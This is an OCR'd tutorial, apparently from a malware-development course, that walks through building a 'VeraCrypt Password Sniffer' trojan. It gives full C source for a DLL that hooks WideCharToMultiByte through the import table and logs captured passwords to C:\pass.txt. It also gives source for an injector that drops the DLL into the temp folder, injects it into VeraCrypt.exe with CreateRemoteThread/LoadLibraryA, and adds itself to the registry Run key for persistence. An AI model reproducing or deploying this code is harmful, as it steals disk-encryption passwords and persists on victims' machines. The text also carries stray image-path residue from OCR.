
VeraCrypt Password Sniffer

In this section, we are going to make an assignment on VeraCrypt Password Sniffer.

The main objective of this assignment is to capture the user's password(the password is used to mount the encrypted disk) in VeraCrypt.

So, for this, we have built a trojan, which will extract the password, and then save it in the user's system.

First make sure to download the VeraCrypt, and then put a password, then create a disk.



Now, here we will build the trojan by injecting the dll, basically by hooking the API.

But for that we need a function to hook, so for that first we will find what function should we hook into so that we can replace the function with our own choice.

As we can see here with the help of APImonitor, we were able to find what function was being called, when we entered the password, and it is: “WriteCharToMultipleByte”

So, here we need to replace this function.

So, the flow chart to build the trojan goes like this:

1. First, we need to Search for the process by which we are supposed to inject the dll.
2. Then, we will inject the already built dll into the process(The path of the dll will be mentioned in the code).
3. Then the injection process will start, here it will use various APIs to allocate the memory, then write the shellcode into the memory, and then create the thread.

Now, let’s discuss all the methods we have used to build this trojan and the dll file:

We have used the IAT API hooking method, here it will replace the function, with our own choice of function.

And here we will call the original function so that we can retrieve the password, then it will create a file, where it will save the credentials.

We have even used the SearchForProcess function, which will search for the process to inject the dll, here the process is: “VeraCrypt.exe”

Then it will unpack the dll, and then inject the dll.

Let’s investigate the code in a detailed manner:

Here’s the code of the .dll file:

```
#include <windows.h>
#include <stdio.h>
#include <dbghelp.h>

#pragma comment(lib, "user32.lib")
#pragma comment(lib, "dbghelp.lib")

// Function pointer to the original WideCharToMultiByte
int (WINAPI * pWideCharToMultiByte)(UINT CodePage, DWORD dwFlags,
                                    _In_NLS_string_(cchWideChar) LPCWCH lpWideCharStr, int cchWideChar, LPSTR lpMultiByteStr, int cbMultiByte, LPCCH lpDefaultChar, LPBOOL lpUsedDefaultChar)
    = WideCharToMultiByte;

```

Here we have first made a pointer to the original function WideCharToMultiByte, which we will be replacing.

```
// Modified hooking function
int ModifiedFunction(UINT CodePage, DWORD dwFlags,
                     _In_NLS_string_(cchWideChar) LPCWCH lpWideCharStr, int cchWideChar, LPSTR lpMultiByteStr, int cbMultiByte, LPCCH lpDefaultChar, LPBOOL lpUsedDefaultChar)
{
    int ret;
    char buffer[256];
    HANDLE hFile = NULL;
    DWORD numBytes;

    // Call original function
    ret = pWideCharToMultiByte(CodePage, dwFlags, lpWideCharStr,
                               cchWideChar, lpMultiByteStr, cbMultiByte, lpDefaultChar, lpUsedDefaultChar);

    sprintf(buffer, "Password is : %s\n", lpMultiByteStr);

    // Store captured data in a file
    hFile = CreateFile("C:\\pass.txt", FILE_APPEND_DATA, FILE_SHARE_READ, NULL, OPEN_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);

    if (hFile == INVALID_HANDLE_VALUE)
    {
        OutputDebugStringA("Error in the file!\n");
    }
    else
    {
        WriteFile(hFile, buffer, strlen(buffer), &numBytes, NULL);
        CloseHandle(hFile);
    }

    return ret;
}
```

Here, we can see that we have created a function, which will be replaced with our new function: “ModifiedFunction”.

In the ModifiedFunction, first, we are calling the original function we are intercepting the original function so that we can steal the password.

Here we have used the API: WideCharToMultiByte:

C++

```
int WideCharToMultiByte(
  [in]            UINT                               CodePage,
  [in]            DWORD                              dwFlags,
  [in]            _In_NLS_string_(cchWideChar)LPCWCH lpWideCharStr,
  [in]            int                                cchWideChar,
  [out, optional] LPSTR                              lpMultiByteStr,
  [in]            int                                cbMultiByte,
  [in, optional]  LPCCH                              lpDefaultChar,
  [out, optional] LPBOOL                             lpUsedDefaultChar
);
```

Maps a UTF-16 (wide character) string to a new character string. The new character string is not necessarily from a multibyte character set.

Using the WideCharToMultiByte function incorrectly can compromise the security of your application. Calling this function can easily cause a buffer overrun because the size of the input buffer indicated by lpWideCharStr equals the number of characters in the Unicode string, while the size of the output buffer indicated by lpMultiByteStr equals the number of bytes. To avoid a buffer overrun, your application must specify a buffer size appropriate for the data type the buffer receives.

Data converted from UTF-16 to non-Unicode encodings is subject to data loss because a code page might not be able to represent every character used in the specific Unicode data.

Then we create a file, where we will store the credentials, then put an if statement, to check whether the created file is done properly or not, then we write in that file.

Here lpMultiByteStr is a pointer to a buffer that receives the converted string, and we save this content to a file.

```
// Set hook on Original Function -> WideCharToMultiByte
BOOL HookTarget(char *dll, char *origFunc, PROC hookingFunc)
{
    ULONG size;
    DWORD i;
    BOOL found = FALSE;

    // Get the base address of the module (the main module)
    HANDLE baseAddress = GetModuleHandle(NULL);

    // Get Import Table of main module
    PIMAGE_IMPORT_DESCRIPTOR importTbl = (PIMAGE_IMPORT_DESCRIPTOR)ImageDirectoryEntryToDataEx(
        baseAddress,
        TRUE,
        IMAGE_DIRECTORY_ENTRY_IMPORT,
        &size,
        NULL);

    // Search for the DLL we want
    for (i = 0; i < size; i++)
    {
        char *importName = (char *)((PBYTE)baseAddress + importTbl[i].Name);
        if (_stricmp(importName, dll) == 0)
        {
            found = TRUE;
            break;
        }
    }
    if (!found)
        return FALSE;

```

Now let's go through the HookTarget function, here we are going to follow the same code, that we did in Hooking the IAT part.

The IAT hooker has got the same structure, we have got the DllMain function, where the dll starts when it is attached to a process.

So, first, we will call the DLL_PROCESS_ATTACH function(explained later), and then we will execute this function HookTarget, passing three parameters:

1. The dll which contains the function(Here kernel32.dll)
2. Then the original function(Here it is WideCharToMultiByte)
3. Then the replaced function(Here it is ModifiedFunction)

In the code, we can see that we have defined the function pointer, as we did last time. It is a pointer to the original Message Box Function.

Now, in the HookTarget function:

Here we send a hook to the original function and then replace it with our function. This hook function is called on the attachment of the function by the dll, and once the dll is attached to the target process this function is called, and we will receive three parameters: kernel32.dll, WideCharToMultiByte, ModifiedFunction.

In the HookTarget function, we can see that we get the base address of the module, which is also known as the handle of the module, and it refers to the target process's base address. So, we save it to a HANDLE.

Then we get the Import Address Table, and we use a shortcut way to get the IAT, by using the ImageDiretoryEntryToDataEx function.

ImageDiretoryEntryToDataEx:

Locates a directory entry within the image header and returns the address of the data for the directory entry. This function returns the section header for the data located if one exists.


```
C++

PVOID IMAGEAPI ImageDirectoryEntryToDataEx(
  [in]            PVOID                Base,
  [in]            BOOLEAN              MappedAsImage,
  [in]            USHORT               DirectoryEntry,
  [out]           PULONG               Size,
  [out, optional] PIMAGE_SECTION_HEADER *FoundHeader
);
```

The 1st parameter is the base address, and the 2nd parameter refers to whether we want to map it to an image or not, and we put it as true in this case. The 3rd parameter is the type of DirectoryEntry that we want to retrieve, so in this case we want the Import Directory Table, and then the 4th parameter is the size, which is already declared. Once we get the import table, we will save it to a variable importTbl.

Then it will search for the dll it wants, so in this case, it will look for a particular dll, kernel32.dll, so here we iterate through the whole importTbl and find the kernel32.dll

Once it has found the dll, it will look for the function locally, and searches for every function in the dll, and once it finds it will change the protection to readable and writable because we want to substitute it with our function, so we use VirtualProtect, and then we hook the function by assigning our hooking function, to replace on that is formed.

Then the hooking function is passed through the ModifiedFunction function, so at this point, the hook is set, then we perform whatever's inside the ModifiedFunction. Then we will revert to the original protection setting, so once again we use VirtualProtect.



```
75      // Search for the function we want in the Import Address Table
76      PROC origFuncAddr = (PROC)GetProcAddress(GetModuleHandle(dll), origFunc);
77
78      PIMAGE_THUNK_DATA thunk = (PIMAGE_THUNK_DATA)((PBYTE)baseAddress + importTbl[i].FirstThunk);
79      while (thunk->u1.Function)
80      {
81          PROC *currentFuncAddr = (PROC *)&thunk->u1.Function;
82
83          // Found
84          if (*currentFuncAddr == origFuncAddr)
85          {
86              // Set memory to become writable
87              DWORD oldProtect = 0;
88              VirtualProtect((LPVOID)currentFuncAddr, 4096, PAGE_READWRITE, &oldProtect);
89
90              // Set the hook by assigning new modified function to replace the old one
91              *currentFuncAddr = (PROC)hookingFunc;
92
93              // Revert back to original protection setting
94              VirtualProtect((LPVOID)currentFuncAddr, 4096, oldProtect, &oldProtect);
95
96              //printf("Hook has been set on IAT function %s()\n", origFunc);
97              return TRUE;
98          }
99          thunk++;
100     }
101
102     return FALSE;
103 }
```

```
105  // DLL entry point
106  BOOL WINAPI DllMain(HINSTANCE hinst, DWORD dwReason, LPVOID reserved)
107  {
108      switch (dwReason)
109      {
110      case DLL_PROCESS_ATTACH:
111          // Set hook when DLL is attached to a process
112          HookTarget("kernel32.dll", "WideCharToMultiByte", (PROC)ModifiedFunction);
113          break;
114
115      case DLL_THREAD_ATTACH:
116          break;
117
118      case DLL_THREAD_DETACH:
119          break;
120
121      case DLL_PROCESS_DETACH:
122          break;
123      }
124
125      return TRUE;
126  }
```

Here’s the code of the DllMain function, we can see that there are different cases for the DLLs, and here in DLL_PROCESS_ATTACH, we can see that we have called the function HookTarget, and it takes 3 parameters(Already explained above).

Here's the code of the trojan:

```c
#include <windows.h>
#include <winternl.h>
#include <tlhelp32.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <wincrypt.h>
#pragma comment(lib, "crypt32.lib")
#pragma comment(lib, "user32.lib")
#pragma comment(lib, "advapi32.lib")


unsigned char DLL_Payload[14270] = { /* your payload data */ };


char pathToDLL[MAX_PATH] = "";

int SearchForProcess(const char *processName) {
    HANDLE hSnapshotOfProcesses;
    PROCESSENTRY32 processStruct;
    int pid = 0;

    hSnapshotOfProcesses = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    if (INVALID_HANDLE_VALUE == hSnapshotOfProcesses) return 0;

    processStruct.dwSize = sizeof(PROCESSENTRY32);

    if (!Process32First(hSnapshotOfProcesses, &processStruct)) {
        CloseHandle(hSnapshotOfProcesses);
        return 0;
    }

    while (Process32Next(hSnapshotOfProcesses, &processStruct)) {
        if (lstrcmpiA(processName, processStruct.szExeFile) == 0) {
            pid = processStruct.th32ProcessID;
            break;
        }
    }

    CloseHandle(hSnapshotOfProcesses);

    return pid;
}
```

Here we can see that we have included some libraries, and here we are using SearchForProcess because we search for a process to inject(here it is VeraCrypt.exe)

Here we use the CreateTollhelp32Snapshot function, which which takes a snapshot of the specified processes and the heaps, modules, and

threads used by these processes. It takes 2 parameters and returns a handle.

```C++
HANDLE CreateToolhelp32Snapshot(
  [in] DWORD dwFlags,
  [in] DWORD th32ProcessID
);
```

It takes a snapshot of the process as one of the parameters and returns a handle containing snapshots of all the processes running in the memory.

Now we have used another function: PROCESSENTRY32.

It describes an entry from a list of the processes residing in the system address space when a snapshot was taken, and it takes a lot of parameters:

```C++
typedef struct tagPROCESSENTRY32 {
  DWORD     dwSize;
  DWORD     cntUsage;
  DWORD     th32ProcessID;
  ULONG_PTR th32DefaultHeapID;
  DWORD     th32ModuleID;
  DWORD     cntThreads;
  DWORD     th32ParentProcessID;
  LONG      pcPriClassBase;
  DWORD     dwFlags;
  CHAR      szExeFile[MAX_PATH];
} PROCESSENTRY32;
```

Later we used the Process32First function.

Retrieves information about the first process encountered in a system snapshot, it takes 2 parameters:

```C++
BOOL Process32First(
  [in]      HANDLE           hSnapshot,
  [in, out] LPPROCESSENTRY32 lppe
);
```

We used the Process32Next function.

Retrieves information about the next process recorded in a system snapshot, it also accepts two parameters.

```C++
BOOL Process32Next(
  [in]  HANDLE           hSnapshot,
  [out] LPPROCESSENTRY32 lppe
);
```

Now it iterates through the while loop, till it finds the program it is looking for, it compares the value with the input of the function, which was taken as a parameter, when we call this function, it takes the program name as the input, and then it compares with it, if it gets the proper program name, it breaks the while loop, and returns the pid.

```
46  void GetPathToDLL() {
47      GetTempPathA(MAX_PATH, pathToDLL);
48      strcat(pathToDLL, "Vera_Crypt_dll.dll");
49  }
50
```

Now here we have declared another function, GetPathToDLL, and we are using another API GetTemppathA:

It retrieves the path of the directory designated for temporary files.

```C++
DWORD GetTempPathA(
  [in]  DWORD nBufferLength,
  [out] LPSTR lpBuffer
);
```

So, here the second parameter is a pointer to the string buffer that receives the null-terminated string specifying the temporary file path. E.g.: C:\User\Red\AppData\Local\Temp.

And the 1st parameter is the maximum length for a path(MAX_PATH), which is 260 characters.

```
52  void UnpackDLL() {
53      HANDLE hDLL_File = CreateFile(pathToDLL, FILE_ALL_ACCESS, FILE_SHARE_READ,
54                                    NULL, OPEN_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
55      DWORD numBytes;
56      if (hDLL_File == INVALID_HANDLE_VALUE){
57          printf("Error while unpacking DLL\n");
58      } else {
59          WriteFile(hDLL_File, DLL_Payload, sizeof(DLL_Payload), &numBytes, NULL);
60          CloseHandle(hDLL_File);
61      }
62  }
```

The UnpackDLL function opens or creates a file specified by pathToDLL, writes the payload data stored in DLL_Payload to the file, and then closes the file handle. This function is typically used in the context of DLL injection to prepare the payload data for injection into a target process.

```
65  void AddToStart(const wchar_t* appName, const wchar_t* appPath) {
66      HKEY hKey = NULL;
67      LONG result = RegOpenKeyExW(HKEY_CURRENT_USER, L"Software\\Microsoft\\Windows\\CurrentVersion\\Run", 0, KEY_SET_VALUE, &hKey);
68      if (result == ERROR_SUCCESS){
69          result = RegSetValueExW(hKey, appName, 0, REG_SZ, (const BYTE*)appPath, (wcslen(appPath) + 1) * sizeof(wchar_t));
70          RegCloseKey(hKey);
71      }
72  }
```

Now, here we are using the function AddToStart, we are using it so that whenever our system starts or boots up, this process starts to run, so that we don’t have to execute it every time.

And we are using the function RegOpenKeyExW, and in that, we can see the path, where we can add this whole process as a startup process.

```c
int InjectDLLIntoProcess(const char* processName, const char* pathToDLL) {
    DWORD pid = 0;

    // Wait for the process to be found
    while (pid == 0) {
        pid = SearchForProcess(processName);
        Sleep(7000); //7s
    }

    printf("Process '%s' found with PID: %d\nInjecting DLL '%s'. ", processName, pid, pathToDLL);

    // Open the target process
    HANDLE hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);
    if (hProcess == NULL) {
        printf("OpenProcess failed! Error: %lu\n", GetLastError());
        return -2;
    }

    // Allocate memory in the target process for the DLL path
    LPVOID pRemotePath = VirtualAllocEx(hProcess, NULL, MAX_PATH, MEM_COMMIT, PAGE_READWRITE);
    if (pRemotePath == NULL) {
        printf("VirtualAllocEx failed! Error: %lu\n", GetLastError());
        CloseHandle(hProcess);
        return -3;
    }
```

Now here comes the important part, which we will inject into the process.

Here it takes 2 parameters, one is the process where it will inject, and the other is the path to the dll file, which will be used to inject into the target process.

Here as we can see, we are searching for the process, once we get the function, then use the OpenProcess API to open an existing local process object, and then we use VirtualAllocEx to allocate some memory in the target for the DLL path.

```c
    // Write the DLL path to the allocated memory in the target process
    if (!WriteProcessMemory(hProcess, pRemotePath, pathToDLL, strlen(pathToDLL) + 1, NULL)) {
        printf("WriteProcessMemory failed! Error: %lu\n", GetLastError());
        VirtualFreeEx(hProcess, pRemotePath, 0, MEM_RELEASE);
        CloseHandle(hProcess);
        return -4;
    }

    // Get the address of LoadLibraryA in the target process
    LPTHREAD_START_ROUTINE pLoadLibrary = (LPTHREAD_START_ROUTINE)GetProcAddress(GetModuleHandleA("Kernel32.dll"), "LoadLibraryA");
    if (pLoadLibrary == NULL) {
        printf("GetProcAddress failed! Error: %lu\n", GetLastError());
        VirtualFreeEx(hProcess, pRemotePath, 0, MEM_RELEASE);
        CloseHandle(hProcess);
        return -5;
    }

    // Create a remote thread in the target process to load the DLL
    HANDLE hRemoteThread = CreateRemoteThread(hProcess, NULL, 0, pLoadLibrary, pRemotePath, 0, NULL);
    if (hRemoteThread == NULL) {
        printf("CreateRemoteThread failed! Error: %lu\n", GetLastError());
        VirtualFreeEx(hProcess, pRemotePath, 0, MEM_RELEASE);
        CloseHandle(hProcess);
        return -6;
    }
```

Now we are going to write the DLL path to the allocated memory in the target process.

Now we need the address of LoadLibraryA in the target process.

It is needed because DLL injection typically involves loading a DLL into the address space of a remote process and then executing a specific function within that DLL.

Here we use GetProcAddress, which retrieves the address of the exported function, here it is responsible for retrieving the address of the LoadLibrary function from the kernel32.dll(We have already done it in the Dll injection section).

After the DLL is loaded into the target process, a new thread is created in the target process using the CreateRemoteThread function. The start address of this thread is set to the address of the LoadLibraryA function within the target process. This causes the target process to execute the LoadLibraryA function, effectively loading the DLL into its address space.

So, we need LoadLibraryA to execute it within the context of the target process, allowing the DLL to be loaded into that process.

```
126     // Wait for the remote thread to finish
127     WaitForSingleObject(hRemoteThread, INFINITE);
128
129     // Clean up resources
130     CloseHandle(hRemoteThread);
131     VirtualFreeEx(hProcess, pRemotePath, 0, MEM_RELEASE);
132     CloseHandle(hProcess);
133
134     printf("DLL injection successful!\n");
135     return 0;
136 }
```

Now we wait for the thread and then close the thread, then we free up the memory and then close the handle.

```
138  int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nCmdShow)
139  {
140      GetPathToDLL();
141      UnpackDLL();
142      char processToInject[] = "VeraCrypt.exe";
143      int result = InjectDLLIntoProcess(processToInject, pathToDLL);
144      if (result != 0){
145          printf("Failed to inject DLL\n");
146          return result;
147      }
148      // adding into startup
149
150      const wchar_t* appName = L"Vera_Crypt";
151      wchar_t appPath[MAX_PATH];
152      GetModuleFileNameW(NULL, appPath, MAX_PATH);
153      AddToStart(appName, appPath);
154      return 0;
155  }
```

Here's the WinMain function, here we can see that it is first getting the path to dll, then it is unpacking the dll, then it calls the injection process, where we will search for the process, here we can see that is VeraCrypt.exe.

Then later we will call the function to add this process to the registry, so when we boot up our system, this process is started.

And here we are using another API GetModuleFileNameW:

Retrieves the fully qualified path for the file that contains the specified module. The module must have been loaded by the current process.


To locate the file for a module that was loaded by another process, use the GetModuleFileNameEx function.

C++


```
DWORD GetModuleFileNameW(
  [in, optional] HMODULE hModule,
  [out]          LPWSTR  lpFilename,
  [in]           DWORD   nSize
);
```

So, now let’s compile both the dll, and the .exe file, and see whether our program works or not:

Once we compile and run the .exe file, we can see that in the temp file, we have the Vera_Crypt_dll.dll file, so we can say that at least half of the program is working.

